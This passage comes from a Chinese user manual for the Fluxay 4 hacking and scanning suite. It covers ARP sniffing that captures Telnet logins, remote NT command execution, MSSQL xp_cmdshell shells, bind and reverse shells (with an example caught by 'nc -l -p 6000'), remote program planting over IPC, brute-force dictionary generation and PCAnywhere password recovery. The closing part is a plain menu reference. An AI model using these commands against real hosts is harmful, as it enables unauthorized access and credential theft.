2798	TELNET	iUUUUU
23	TELNET	l
2798	TELNET	lUUUUU
23	TELNET	s
2798	TELNET	sUUUUU
23	TELNET	r
2798	TELNET	rUUUUU
23	TELNET	v
2798	TELNET	vUUUUU
23	TELNET	
2798	TELNET	UUUU
2798	TELNET	Password:

从上面的结果可以看出，用户 mailsrv 通过 Telnet 登陆。

5.4.3 选项

5.4.3.1 端口过滤的设置

端口过滤选择的所有设置都位于[Setup_Dir]\Protocol.INI 中，格式类型为：

协议名称：类型：端口

可以根据需要，自行增加新的协议类型，例如增加 VPN

VPN：TCP：1723

5.4.3.2 其他



功能说明
Load：从本地打开记录文件
Refresh：刷新当前网络，再过一段时间后，嗅探的网络中可能会出现新的机器（开机）或者消失一些机器（关机），所以需要进行刷新。
Freeze：冻结屏幕滚动，便于查看当前捕获的数据包。

 当按下 [Stop] 停止嗅探以后，嗅探引擎不会立刻停止，而是需要等到当前的缓冲区满了为止，这样设计的原因是平衡了丢包率和捕获数据效率之间的平衡。在此期间，网络不受任何影响。

 嗅探引擎停止的时候会恢复各个相关主机的 ARP 表，但是需要一定的时间（10 秒左右），在这段时间内相关主机有可能会出现网络连接故障。

 如果在嗅探过程中，嗅探引擎所在的主机关闭或者程序本身崩溃，会导致在一段时间内相关的主机网络连接出现故障，故障恢复的时间取决于各主机 ARP 表的刷新时间，一般从 30 秒至 5 分钟不等。



5.5 渗透工具

5.5.1 NTCMD

NTCMD 是在远程 NT/2000 系统中执行命令的工具，它位于[Setup_Dir] 中。

用法：

NTCMD \\<IP> -U:Username -P:Password

Username 必须具有 Administrators 权限。

例如：

```
D:\Fluxay4>ntcmd \\211.161.44.19 -U:lui -P:""

=====Windows NT/2000 NTCmd Ver 0.1 for Fluxay IU=====
Written by Assassin, http://www.netXeyes.com http://www.netXeyes.org

NTCMD>ver

Microsoft Windows 2000 [Version 5.00.2195]

NTCMD>
```

5.5.2 SQLRCMD

SQLRCMD 是远程连接 MSSQL 的工具，利用 XP_CMDSHELL 获得 NT/2000 的 SHELL。

SQLRCMD 有两个版本，分别位于

[Setup_Dir]\SqlRCmd\SqlRCmd_Express （适用于本机已经安装了 SQLServer）

和

[Setup_Dir]\SqlRCmd\SqlRCmd_Normal （适用于本机没有安装 SQLServer）。

两个版本的用法都是一致的。

SqlRcmd IP Username Password

其中 Username 和 Password 指的是 SQL 数据库的用户名和密码。

例如：

```
D:\Fluxay4\SqlRcmd\SqlRcmd_Express>sqlrcmd 127.0.0.1 sa nma
=====SQL Remote Command For Fluxay 2001 Express Version 0.3=====
=====Written by Assassin 2001=====

Connect to 127.0.0.1 MSSQL server success. Type Command at Prompt.

SQLCMD>ver

Microsoft Windows 2000 [Version 5.00.2195]

SQLCMD>
```

5.5.3 TCPRelay

TCP Replay 是一个 TCP 端口转发的工具，用法如下：

TCPRelay ListenPort IP Port

ListenPort：监听的端口

IP：转发的目的 IP

Port：转发的目的端口

例如：

```
D:\Fluxay4\Tools>TCPRelay.exe 99 211.100.6.134 23
```

监听端口 99，并将 99 端口的连接转发到 211.100.6.134 的 23 端口 (Telnet)。

这个时候如果连接端口 99：

```
Mozilla - telnet 127.0.0.1 99

SunOS 5.7

login:
```

实际上相当于连接到了 211.100.6.134 的 23 端口。

5.5.4 SRV

实际上是 NCX99，运行以后在端口 99 监听，对此端口的连接返回一个 CMD 的 SHELL。

SRV 被许多防病毒软件作为病毒查杀，这个文件实际上并没有什么危害。

5.5.5 BINDSHELL

顾名思义 BINDSHELL 就是绑定 SHELL 的意思，和 SRV 不同的是，BINDSHELL 不但可以指定绑定的端口，同时也可以提供反向连接，以达到绕过访问控制的目的。

用法：

BindShell Port 监听指定的端口，对此端口的连接返回 SHELL

BindShell -R IP Port 反向连接，连接到指定 IP 的 Port，提供 SHELL

第一种情况很普遍，不再一一详细解释，下面的例子是针对第二种用法的。

```
D:\Fluxay4\Tools>bindshell -R 10.32.4.19 6000
```

反向连接到指定 IP 的指定端口。

在指定 IP 的指定端口监听，等待 BindShell 的连接。

```
C:\>nc -l -p 6000
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

D:\Fluxay4\Tools>ver
ver
Microsoft Windows 2000 [Version 5.00.2195]


D:\Fluxay4\Tools>_
```

连接成功，获得了远程主机的 SHELL。

5.5.6 IPC 种植者

IPC 种植者利用管道（Pipes）和 NT 的定时服务上传并且启动指定的应用程序。由于利用了定时服务的关系，在设定成功后，应用程序最多在 60 秒内会被执行。

[Tools]->NT/IIS Tools->IPC Planter



选项说明
Host IP：远程主机的 IP 地址
Username：远程主机的用户名 (必须具有超级用户的权限)
Password：远程主机的密码



Local File：本地的文件
Remote File：复制到远程主机的文件名
Command：执行的命令，可以加选项

成功地设置以后，最多等待 60 秒，指定的程序就会被启动。在上个例子中，BindShell 启动后，会在远程主机上面开启 99 端口。

```
C:\WINNT\system32>ver
Microsoft Windows 2000 [Version 5.00.2195]
(C) 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

5.6 字典工具

流光中有大量的工具供用户产生字典，这是由于流光开发最初是设计成为一个纯粹的暴力破解工具，所以字典工具就必不可少。

5.6.1 产生字典

从[Tools]->Dictionary Tools->Ultra Dict.....启动字典工具。

5.6.1.1 设置



选项说明
Alpha：使用字母组合
Num：使用数字组合
Symbol：使用符号组合

指定参加组合的字母个数和数字个数，例如 3 个字母和 2 个数字这样的形式的单词类型：aaa00。

指定参加字母的范围和数字的范围：From A to Z, From 0 to 9。

5.6.1.2 选项



选项说明
Upper Case：使用大写字母
Upper First：第一个字母大写
Num First：在有字母和数字的组合时，数字放在前面。
Use LF Space：仅仅使用换行符号作为间隔，缺省情况下采用回车换行符号作为间隔。
User Consonant Only：仅仅使用字母范围中的辅音字母

5.6.1.3 保存文件




选项说明

Browse：指定保存的字典文件名称

Spilit：将字典文件分割为指定的份数

5.6.1.4 高级选项



选项说明

Use This Option.....：使用上面的设置规则产生字典

Use Schedule：使用方案文件产生字典


这两种方式在同一时刻，只能选择一种。

Use This Option.....的方式可以指定单词中每一位的组成范围，例如在上面的例子中，产生的单词第一位是数字，第二位是字母，第三位是符号...以此类推。

在这种方式中，参加组合的字母和数字的范围仍然取决于[设置]中的设定。

Use Schedule 的方式是采用方案文件的规则来产生字典，在这种方式中所有产生的规则都由方案文件决定，和其他设置无关。

5.6.1.5 保存方案



选项说明
Writing to Schedule File：将当前的字典产生规则存入指定的方案文件
Browse：指定保存的方案文件名

可以把当前产生字典的规则保存在一个方案文件中,以便下次直接使用这个方案文件产生字典。

5.6.1.6 产生字典

一切设置无误后,点 [OK], 出现一个预览窗口。

Dictionary Properties

Alpha: [abcdefghijklmnopqrstuvwxyz]	Length: [3 Bytes]
Num: [0123456789]	Length: [2 Bytes]
Word Length: [5 Bytes]	Upper First: [Don't Upper F]
Upper: [No CAPS]	Num First: [Alpha First]
Symbol: [No Symbol]	Word Space: [Use LF And CR]
Consonant Only: [Contain Consc]	File Size: [12014K]
Dict File: [D:\Fluxay4\test.dic]	Repeat: [Repeat]
Regular File: [No Scheme]	Free Space: [1374816K]
Sample: [aaa00]	
Spillit File: [Just One File]	

[Wait] [Start]

从这里可以看到产生的字典的形式，确认无误后，按 [Start] 字典即可生成。

5.6.2 字典的规则

除了可以按照组合的方式产生字典以外，还可以按照一定的规则产生字典，例如按照中文拼音的规则和英文的规则等等。

以中文的拼音规则为例

[Tools] ->Dictionary Tools->Chinese PinYin Regula

Chinese PinYin Regulation

Phrase: [b,p,m,f,d,t,l,n,g,k,h,j,q,x,zh,ch,sh,r,z,c,s,w,y]

Phrase: [a,o,e,i,u,an,ang,en,eng,in,ing,iang,iong,on,ong,ou,uo,au,ua,ue,ai,ei,ui,iu,un,ia,ie]

Phrase: [b,p,m,f,d,t,l,n,g,k,h,j,q,x,zh,ch,sh,r,z,c,s,w,y]

Phrase: [a,o,e,i,u,an,ang,en,eng,in,ing,iang,iong,on,ong,ou,uo,au,ua,ue,ai,ei,ui,iu,un,ia,ie]

Phrase: []

Phrase: []

☒ Limit 8 Characters ☐ Single ☐ Single

File: [No File Name Be Specified] ... ? [OK] [Cancel]

根据拼音的音节来组合产生单词，最多可以设置三组音节。

选项说明

Limit 8 Characters：最多 8 个字符，如果按照规则产生的单词超过了 8 位，那么将被舍弃。

？： 进入字典分割菜单（关于分割字典，参见功能列表中的相关说明）


5.7 杂项工具

5.7.1 管理扫描引擎


为了便于对大量的扫描引擎进行管理和维护，流光专门设计的扫描引擎的管理工具。

5.7.1.1 管理扫描引擎

[Tools]->Fluxay Sensor tools->Manager Fluxay Sensor



列表中显示的是曾经安装过的扫描引擎的状态，点击[Detect]可以检测这些扫描引擎目前的状态。



绿色主机表示扫描引擎工作正常，可扫描，可管理。

红色主机表示扫描引擎故障，不可扫描也不可管理。

黄色主机表示扫描引擎或者控制接口其中止已出现故障，从 Status 中可以看出具体是哪一部分出现了故障。

C:ERR S:OK 表示控制接口出现了问题，但是扫描引擎工作正常。

C:OK S:ERR 表示控制接口工作正常，但是扫描引擎出现故障



控制接口负责扫描引擎的维护、升级。如果控制接口出现了问题，即使扫描引擎工作正常，也不能进行升级更新。


Build 一栏显示的扫描引擎的版本信息。

Status 显示目前扫描引擎的状态，IDLE 0/0 表示空闲可用；Scanning x/y 表示正在扫描，共有 y 台主机，目前已经扫描了 x 台；Stopping 表示正在中断扫描引擎当前的工作。

Ping 显示和扫描引擎的响应时间，通常情况下这个数值越小，说明连接速度越快。

Remark： 注释

在选中的主机上双击左键，可以修改注释。



点击 [Remove] 可以将选中的主机从管理列表中删除，但是并没有真正从系统中删除扫描引擎，扫描引擎的删除见下面有关章节。

点击 [Add] 进入扫描引擎安装界面，扫描引擎的安装参见第三部分 [开始之前] 相关的部分。

5.7.1.2 升级扫描引擎


扫描引擎的升级是通过控制接口来进行的，通常情况下，流光会自动检测是否有新版本的扫描引擎可供下载，也可以通过 [About] -> Check Update 来检查更新情况。



本地升级只须将新的扫描引擎文件保存在 [Setup_Dir]\FluxaySensor 目录中，同名覆盖原来的文件即可。

对远程的扫描引擎进行升级，需要通过流光提供的工具来进行。

[Tools]->Fluxay Sensor Tools->Update Fluxay Sensor



选项说明




Sensor IP：需要升级的扫描引擎 IP
More：进入扫描引擎管理器
Username：安装扫描引擎时设定的用户名（不是系统的用户名）
Password：安装扫描引擎时设定的密码（不是系统的密码）
Control Port：控制接口监听的端口
Update File：新的扫描引擎文件 FluxaySensor.exe

在升级成功后，扫描引擎会自动重启。

5.7.1.3 删除扫描引擎

删除扫描引擎需要系统的用户名和密码，并且必须具有超级用户的权限。

[Tools]->Fluxay Sensor Tools->Remove Fluxay Sensor




选项说明
Host IP：需要删除的扫描引擎 IP
NT Account：系统用户名
Password：系统密码
ServiceName：服务的名称，此项不能填错，否则不能删除扫描引擎或者删除其他的系统服务。

5.7.2 管理嗅探引擎

为了便于对大量的嗅探引擎进行管理和维护,流光为此专门设计的嗅探引擎的管理工具。

5.7.2.1 管理嗅探引擎

[Tools]->Remote Sniffer->Manager ARP Network Sniffer



列表中显示的是曾经安装过的嗅探引擎的状态,点击[Detect]可以检测这些嗅探引擎目前的状态。

绿色主机表示嗅探引擎工作正常。

红色主机表示嗅探引擎故障。

黄色主机表示不能获得嗅探引擎的信息,通常情况下是由于密码错误引起的。

Build:显示嗅探引擎的版本信息。

Port:显示嗅探引擎监听的端口。

IP From:显示嗅探引擎可以工作范围的起始 IP 地址

End IP：显示嗅探引擎可以工作范围的结束 IP 地址

Gateway：网关

TTL：显示嗅探的响应时间，通常情况下这个数值越小，说明连接速度越快。

5.7.3 其他

5.7.3.1 PCAnywhere 密码还原

PCAnywhere 的密码文件并没有经过加密，而只是进行了简单地变换，利用这个工具可以轻松还原被变换了的密码。

[Tools]->Misc Tools->PCAnywhere Password Decipher

选择一个 PCAnywhere 的密码文件，通常是 *.CIF，密码就会被还原。



5.7.3.2 从 UNIX 密码文件提取用户名

从 UNIX 的 Passwd 中提取用户名存入指定的用户列表文件，以便在暴力破解时使用。

6 功能列表

6.1 文件功能

6.1.1 Advance Scan Wizzard

✓ 快捷键

Ctrl+W

✓ **功能说明**

高级扫描设置向导，通过向导的形式一步一步的对高级扫描进行设置。设置的详细说明参见 5.1 节。

6.1.2 New Project

✓ **快捷键**

Ctrl+N

✓ **功能说明**

新建一个项目，这个命令将会清除目前流光界面中的所有内容。

6.1.3 Open Project

✓ **快捷键**

Ctrl+O

✓ **功能说明**

打开一个已有的项目 (*.flx)

6.1.4 Save Project

✓ **快捷键**

Ctrl+S

✓ **功能说明**

保存当前的项目 (*.flx)

6.1.5 Save Project As

✓ **快捷键**

Ctrl+Shift+S

✓ **功能说明**

将当前的项目另存 (*.flx)

6.1.6 Last Project

✓ **快捷键**

N/A

✓ **功能说明**

打开最近一次项目，通常在流光启动的时候会自动执行这个命令。

6.1.7 Recent Result (SubMenu)

6.1.7.1Recent Result

✓ **快捷键**

N/A

✓ **功能说明**

打开最近的扫描／探测结果。

6.1.7.2Make Report

✓ **快捷键**

N/A

✓ **功能说明**

根据最近的扫描／探测结果生成报告 (HTML 格式)。

6.1.8 History Result (SubMenu)


6.1.8.1History Result

✓ **快捷键**

N/A

✓ **功能说明**

打开历史扫描／探测结果。



功能说明(以选中为例)

Search：根据关键字在结果中查找。

6.1.8.2 Make Report

✓ 快捷键

N/A

✓ 功能说明

根据历史扫描／探测结果生成报告（HTML 格式）。

6.1.9 Import Result (SubMenu)


6.1.9.1 Import Result

✓ 快捷键

N/A

✓ 功能说明

从以前版本的流光中导入探测/扫描结果。



功能说明(以选中为例)
Browse：选择以前版本流光的安装目录。
Filter Result：在导入的时候，对已经存在的重复项进行过滤。

6.1.10 Analysis Fluxay/FluxayShadow Result (SubMenu)

6.1.10.1 Fluxay/FluxShadow Result Anal&ysis...

✓ 快捷键

N/A

✓ 功能说明

分析流光 / 流影 (关于这个系列软件的情况请参见 <http://www.netXeyes.org/snow.html>) 的扫描结果。

6.1.10.2 Make Report

✓ 快捷键

N/A

✓ 功能说明

根据流光/流影的扫描结果生成报告(HTML 格式)。

6.1.11 Analysis Fluxay Sensor Result (SubMenu)

